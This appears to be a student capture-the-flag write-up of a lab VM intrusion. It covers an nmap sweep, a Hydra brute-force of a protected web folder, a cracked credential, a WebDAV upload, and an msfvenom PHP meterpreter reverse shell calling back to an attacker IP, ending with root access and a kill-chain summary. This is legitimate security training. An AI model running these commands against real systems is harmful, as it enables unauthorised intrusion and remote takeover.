Red Team Scenario

*It has been advised that there is a vulnerable Virtual Machine (VM) in the network and there has been a request to perform a penetration test to see which area’s could be exploited in the machine.*


*The attack will take place on a Kali Linux machine and the following tools will be used to penetrate the VM.*

* *Firefox (Or any web browser)*
* *Hydra*
* *Nmap*
* *John the Ripper*
* *Metasploit*
* *curl*
* *MSVenom*


### **Step 1 : Discovering the IP address of the vulnerable machine.**

Performing an Nmap scan was the first action taken to find all the nodes within the environment. The command used was **nmap 192.168.1.0/24.**

Adding the /24 at the end of the internal IP address scans for all nodes in the environment ranging from 192.168.1.0 to 192.168.1.255.




As per the screenshot above it can be seen that there are a total of 4 IP’s that exist in the network. The nmap scan shows IP 192.168.1.105 has Port 80 http open. This indicates that it should be accessible via web browser. Below screenshot proves that this is the case and proves files that can be accessed.



### **Step 2 : Locating the hidden directory**


After searching through the files there is one text file in particular that provides more information on how to gain special privileges on the machine. Under the meet\_our\_team folder we can see a company workers “Ashton” introductory letter which informs that there is a *company\_folder/secret\_folder*



Though this folder may be hidden in the domain it is still accessible if the direct link was inserted into the web address bar.




This folder however is password protected and asks for authentication in order to access it. Reading the authentication method, it says "For ashton's eyes only." Next step is to conduct a brute force attack to gain access to the files within this directory.



### **Step 3 : Brute Force**

The brute force method that will be used is Hydra, a pre-installed linux parallelized network login cracker. In order to use hydra the rockyou wordlist that comes pre-installed in linux had to be unzipped. Details in screenshot below.




Once unzipped the command below was used to initiate hydra.


**hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder**



Once hydra was completed ashtons password was provided and highlighted in green below




Once obtained the company\_folder/secret\_folder had been hacked into and further documentations were shown.




Located inside of the connect\_to\_corp\_server file are instructions on how to connect to the corporate server, as well the user's username and hashed password.

### **Step 4 : Connecting to the server via WebDav**


Below image is the connect\_to\_corp\_server file screenshot.



Though there are multiple ways to crack a hash the website <https://crackstation.net> was used to assist as it contains a hash rainbow. Once inserted the hash translates to “Linux4u”



From here instructions on how to connect to webdav were followed as specified in Ashtons notes. The kali linux file manager was used and the file path **dav://192.168.1.105/webdav** was inserted into the address bar.




### **Step 5 : Uploaded a PHP reverse shell payload**


Though escalated privileges were gained throughout this attack the root user was still not obtained. In order to gain root access a reverse shell was inserted into the webdav.

The below command creates a basic php reverse shell using msfvenom

**msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.90 lport=4444 >> shell.php**





Once created a series of commands was used to set up a listener via *msfconsole*.




Now that the attacking machine is running a listener the shell can be uploaded into the webdav folder. The application can also run via the web browser by navigating to *192.168.1.105/webdav.*

Below screenshots show the shell.php being uploaded into the folder then being accessed by browser after using ryans credentials - user:*ryan* pass:*linux4u*




Running the shell application will then allow the attacking machine to gain root access.




### **Step 5 : Capturing the flag**

After gaining root via meterpreter the shell & whoami command were run to confirm that root privileges were obtained.



In order to find the flag the command **find . -iname flag.txt** was used in the root directory and the *flag.txt* file was located. After opening it with cat command the flag was found.



### 

### 

### **Summary Via Cyber Kill Chain**

To summarize this report a cyber kill chain has been presented at the bottom to display how a threat actor can exploit the Capstone virtual machine.

|  |  |
| --- | --- |
| **TTP** | **Cyber Kill Chain Penetration** |
| **Reconnaissance** | **The threat actor utilized Nmap to scan for all live nodes within the network** |
| **Weaponization** | **The creation of a shell.php** |
| **Delivery** | **Via the company WebDAV directory** |
| **Exploitation** | **Shell.php is a php script that gives the listener root access to the remote host** |
| **Installation** | **Once the threat actor had access to the WebDAV directory the shell.php file was uploaded from the threat actors server** |
| **Command & Control (C2)** | **Root access is given to the threat actor once a meterpreter session is open and is actively listening to remote hosts active by running shell.php** |
| **Actions on Objectives** | **Once the threat actor had root access it was used to capture a flag however more malicious activity could of been done** |

#### 